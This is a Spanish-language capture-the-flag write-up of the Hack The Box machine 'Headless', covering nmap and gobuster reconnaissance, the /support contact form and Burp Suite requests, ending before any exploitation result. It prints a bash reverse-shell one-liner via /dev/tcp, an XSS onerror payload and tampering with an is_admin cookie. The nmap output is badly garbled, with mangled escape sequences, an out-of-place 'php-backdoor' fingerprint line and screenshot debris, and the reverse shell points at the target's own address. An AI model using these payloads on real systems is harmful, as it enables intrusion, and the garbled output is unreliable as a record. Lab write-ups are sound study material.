

Headless

Reconocimiento y pasos iniciales

Primero hacemos escaneo de puertos o nmap

<https://medium.com/@jamesjarviscyber/headless-htb-writeup-4e704aa8e52c>

```
nmap -sV -A 10.10.11.8
```

En el escaneo de puertos vemos que el puerto 5000 esta abierto y pertenece a UpnP (**5000**) Universal Plug and Play (UPnP) es un conjunto de protocolos de comunicación que permite descubrir de manera transparente la presencia de otros dispositivos en la red y establecer servicios de red de comunicación, compartición de datos y entretenimiento.

Su **puerto** es el **5000**.

También vemos abierto el puerto 22 que corresponde al servicio de ssh

```
Nmap scan report for 10.10.11.8
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
5000/tcp  open      upnp?

| fingerprint-strings:
|   php-backdoor, lab_ELESK
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 06 Apr 2024 16:04:56 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|       Under Construction
|     </style>
|     body {
|       font-family: 'Arial', sans-serif;
|       background-color: #f7f7f7;
|       margin: 0;
|       padding: 0;
|       display: flex;
|       justify-content: center;
|       align-items: center;
|       height: 100vh;
|       .container {
|         text-align: center;
|         background-color: #fff;
|         border-radius: 10px;
|         box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|       }
|     }
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
```

```

l_ </html>
9503/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.92%E=7%D=4/6%T=661172A7%P=x86_64-unknown-linux-gnu%
SF:r(GetRequest,BE1,"HTTP/1.1"x20200\x200K\r\nServer:\x20Werkzeug/2\.\2\.\2
SF:\x20Python/3\.\11\.\2\r\nDate:\x20Sat,\x2006\x20Apr\x202024\x2016:04:56\x
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.\uAlmXLTvm8vyihjNaPDWnvB_
SF:Zfs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html
SF:\x20lang=\x20en">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\x20UTF-8">\n
SF:\x20\x20\x20\x20<meta\x20name=\x20viewport\x20content=\x20width=device-wi
SF:idth,\x20initial-scale=1\.\0">\n\x20\x20\x20\x20<title>Under\x20Construc
SF:tion</title>\n\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:body\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:
SF:\x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20background-color:\x20#fff7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:display:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:fy-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:x20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:x20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20background-color:\x20fff;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:0\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x200px\x20rgba(0,\x20
SF:00,\x2000,\x200\.\2);\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:PE\x20HTML>\n<html\x20lang=\x20en">\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20
SF:0\x20\x20\x20\x20\x20<meta\x20charset=\x20utf-8">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20
SF:\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:ponse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:sion\x20(\x20RTSP/1\.\0\)\.\</p>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x20
SF:\x20unsupported\x20method\.\</p>\n\x20\x20\x20\x20</body>\n</html>\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/6%OT=22%CT=1%CU=34424%PV=Y%DS=2%DC=T%G=Y%TM=66117315
OS:%P=x86_64-unknown-linux-gnu)SEQ(SP=102%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A
OS:)SEQ(CI=Z%TS=3)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53C
OS:ST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W
OS:5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y
OS:%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD

```

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 554/tcp)

HOP	RTT	ADDRESS
1	44.52 ms	10.10.14.1
2	44.57 ms	10.10.11.8


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 795.60 seconds

(root@dttkalimot)-[/home/kali/HTB/HEADLESS]

Buscamos la IP de la máquina objetivo en google. Vemos que tiene un apartado de soporte



Hacemos un dirsearch para ver los directorios que esconde



VM VirtualBox

10.10.14.127 12:07

root@dttkalimot: /home/kali/HTB/HEADLESS

File Actions Edit View Help

root@dttk...i/Desktop x root@dttkal...TB/HEADLESS x

Starting gobuster in directory enumeration mode

/dashboard	(Status: 500)	[Size: 265]
/support	(Status: 200)	[Size: 2363]

Progress: 4614 / 4615 (99.98%)

Finished

Entramos en /support y manipularemos el formulario

dtb kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Contact Support

10.10.11.8:5000/support

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Contact Support

First Name:

Last Name:

Email:

Phone Number:


Message:

```
bash -c 'exec bash -i
&>/dev
/tcp/10.10.11.8:5000<&
1'
```


Submit

Esto es interesante. Utilizaremos Burpsuite para ver que podemos conseguir
Burp Suite es una **plataforma digital que reúne herramientas especializadas para**

realizar pruebas de penetración en aplicaciones web.




Aquí vimos resultados con la cookie 'is_admin' Probaremos a agregar la cookie en inspeccionar la pagina agregamos la cadena que sigue a la cookie is_admin y nos dice que no estamos autorizados




Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.



Abrimos el burpsuite y lo enviamos al repetidor



dti kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

1 2 3 4

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comp

Extensions Learn

11 x 12 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.8:5000/support
8 Content-Type:
  application/x-www-form-urlencoded
9 Content-Length: 109
10 Origin: http://10.10.11.8:5000
11 Connection: close
12 Cookie: is_admin=
  InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=sfsfs&lname=sfsf&email=sfs%40add&
  phone=sfs&message=
  %3Cimg+src%3Dx+%0D%0Aonerror%3Dalert%28%29
  %3E%0D%0A
```

